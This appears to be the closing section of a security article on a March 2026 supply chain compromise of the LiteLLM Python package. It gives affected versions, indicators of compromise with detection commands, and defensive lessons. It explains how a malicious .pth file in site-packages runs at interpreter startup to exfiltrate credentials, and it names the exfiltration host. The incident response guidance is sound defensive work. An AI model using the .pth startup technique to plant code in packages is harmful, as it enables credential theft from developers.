You may have been affected if any of the following are true:

- You installed or upgraded LiteLLM via pip on March 24, 2026 between 10:39 UTC and 16:00 UTC
- You ran pip install litellm without pinning a version and received v1.82.7 or v1.82.8
- You built a Docker image during that window using an unpinned pip install litellm
- LiteLLM was pulled in as a transitive unpinned dependency through AI agent frameworks, MCP servers, or LLM orchestration tools

You were NOT affected if any of the following are true:

- You are using LiteLLM Cloud
- You are running the official LiteLLM AI Gateway Docker image: ghcr.io/berriai/litellm
- You are on v1.82.6 or earlier and did not upgrade during the affected window
- You installed LiteLLM from source via the GitHub repository, which was not compromised

Indicators of Compromise (IoCs)

Two things to check immediately if you installed LiteLLM during the affected window:

1. Check for the .pth file:

```
# Linux/Mac
find /usr/lib/python3.x/site-packages/ -name "litellm_init.pth"
# Windows PowerShell
Get-ChildItem -Recurse -Filter "litellm_init.pth"
```

2. Check your installed version:

```
pip show litellm
```

3. Review network logs for any outbound POST requests to models.litellm.cloud

If litellm_init.pth is present: remove it immediately, treat all credentials on that system as compromised, rotate them without delay, and preserve artifacts if your security team is performing forensics.

Defensive Takeaways

This incident reinforces several lessons that go well beyond LiteLLM:

1. **Pin your dependencies.** Review startup behavior, not just application imports.
2. A single unpinned pip install litellm was the entire exposure surface. Use lockfiles. Pin versions. Verify hashes.
3. .pth files in site-packages are high-value forensic artifacts. A legitimate package has no reason to place a .pth file that imports and executes code.
4. Monitor outbound traffic during Python startup. Network calls that happen before your application logic runs are easy to miss in standard logging.
5. Incident response must include file inspection, not just version checking. Knowing a bad version was installed is not enough — verify what files it left behind.

Conclusion

The LiteLLM incident is a clear demonstration that supply chain attacks do not need to wait for a developer to call the wrong function. In Python, a package can shift execution into interpreter startup by placing logic in a .pth file. That single mechanism — one file, one line, 36 bytes — turned a routine pip install into a credential exfiltration risk for anyone who installed the affected versions during a six-hour window on March 24, 2026.

The PoC lab built for this article does not reproduce the harmful parts of the real compromise. But it makes one critical idea visible: once a malicious .pth file reaches site-packages, the distance between "package install" and "code execution" becomes very small.

Understanding that execution path is the first step toward defending against it.

References

1. LiteLLM, "Security Update — March 24, 2026" — https://docs.litellm.ai/blog/security-update-march-2026
2. Cycode, "LiteLLM Supply Chain Attack" — https://cycode.com/blog/lite-llm-supply-chain-attack/
3. Kaspersky, "Critical Supply Chain Attack" — https://www.kaspersky.com/blog/critical-supply-chain-attack-trivy-litellm-checkmarx-teampcp/55510/
4. SISA InfoSec, "LiteLLM Supply Chain Compromise" — https://www.sisainfosec.com/blogs/litellm-supply-chain-compromise-when-your-ai-dependency-becomes-an-attack-vector/
5. Python Documentation, site module — https://docs.python.org/3/library/site.html